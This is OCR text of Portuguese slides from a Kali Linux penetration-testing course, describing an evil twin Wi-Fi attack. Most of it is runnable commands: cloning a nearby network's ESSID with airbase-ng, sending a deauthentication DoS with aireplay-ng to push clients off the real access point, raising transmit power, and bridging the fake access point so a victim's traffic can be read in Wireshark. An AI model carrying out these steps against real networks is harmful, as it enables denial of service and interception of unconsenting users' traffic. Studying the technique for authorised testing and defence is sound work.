Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco


Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br


Evil twin e Wifi MAC spoofing

Agora, vamos introduzir um ponto de acesso controlado por nós, imitando um ponto de wifi na vizinhança. Este ponto de acesso irá anunciar o mesmo SSID de um outro Wi-Fi verdadeiro, e assim faremos uma ponte de acesso para a nossa vítima possa conectar através por nós e pegarmos todos os pacotes de conexão.

Evil twin e Wifi MAC spoofing



Evil twin e Wifi MAC spoofing



Vamos precisar também instalar o bridge-utils para fazermos uma ponte de conexão.

```
# apt-get install bridge-utils
```


Vamos deixar ele em modo de `monitor`

```
# airmon-ng start wlan0
```

Evil twin e Wifi MAC spoofing

Use airodump-ng para localizar o BSSID que nós gostaríamos de emular:

airodump-ng wlan0mon



Agora, vamos criar um ponto de acesso clone, com o mesmo ESSID:

```
# airbase-ng --essid TBDT -c 9 wlan0mon
```

Evil twin e Wifi MAC spoofing

Agora, veja se foi criado um outro ponto de acesso com o mesmo nome

airodump-ng --channel 9 wlan1mon

```
CH  9 ][ Elapsed: 0 s ][ 2016-10-19 14:14

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

6A:15:90:F4:4D:82  -46  53       23       20    7   9  54e  WPA2 CCMP   PSK  TBDT
68:15:90:F4:4D:81  -44 100       26      135   63   9  54e  WPA2 CCMP   PSK  MZ2(2.4 GHz)
60:E3:27:52:60:30  -85 100       25        0    0   9  54e. WPA2 CCMP   PSK  Familia Alcantara__Gaslar
30:B5:C2:25:0A:86  -89   0       20        0    0   9  54e. WPA2 CCMP   PSK  TP-LINK_250A86
C4:E9:84:99:70:99  -67  89       29       11    2   9  54e. WPA2 CCMP   PSK  MZ2(2.4 GHz)
C0:A0:BB:7E:1F:C1  -79  96       28        8    0   9  54e  WPA2 CCMP   PSK  Familia Alcantara__Gaslar
10:FE:ED:23:57:8B    0 100       60        0    0   9  54   OPN              TBDT
```

Agora, vamos enviar um comando de DoS de desautenticação, para ele depois o cliente tentar re-conectar agora com o nosso ponsto de Wi-Fi pirata.

```
# aireplay-ng -0 200 -a 6A:15:90:F4:4D:82 --ignore-negative-one wlan1mon
```

Agora, que o ponto de Wi-Fi está caído, podemos usar essas duas táticas para ter melhores resultados:

- Estar fisicamente próximo do cliente.
- Aumentar a potência do sinal Wi-Fi

```
# iwconfig wlan0 txpower 27
```

Agora, vamos criar a ponte de acesso para a vítima conseguir navegar na internet. Note que: você precisará de um outro cabo conectado no seu PC, pode ser uma ponte USB pelo celular, etc.

Agora, vamos criar a ponte de acesso para a vítima conseguir navegar na internet. Note que: você precisará de um outro cabo conectado no seu PC, pode ser uma ponte USB pelo celular, cabo Ethernet, etc.

```
# brctl addbr evil

# brctl addif evil eth0 (ponto que tenha internet)

# brctl addif evil at0
```

Evil twin e Wifi MAC spoofing

```
# ifconfig eth0 0.0.0.0 up

# ifconfig at0 0.0.0.0 up

# ifconfig evil up

# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Evil twin e Wifi MAC spoofing

E pronto! Conxexão feita, agora podemos usar o Wireshark para ver todos os pacotes passando através por nós!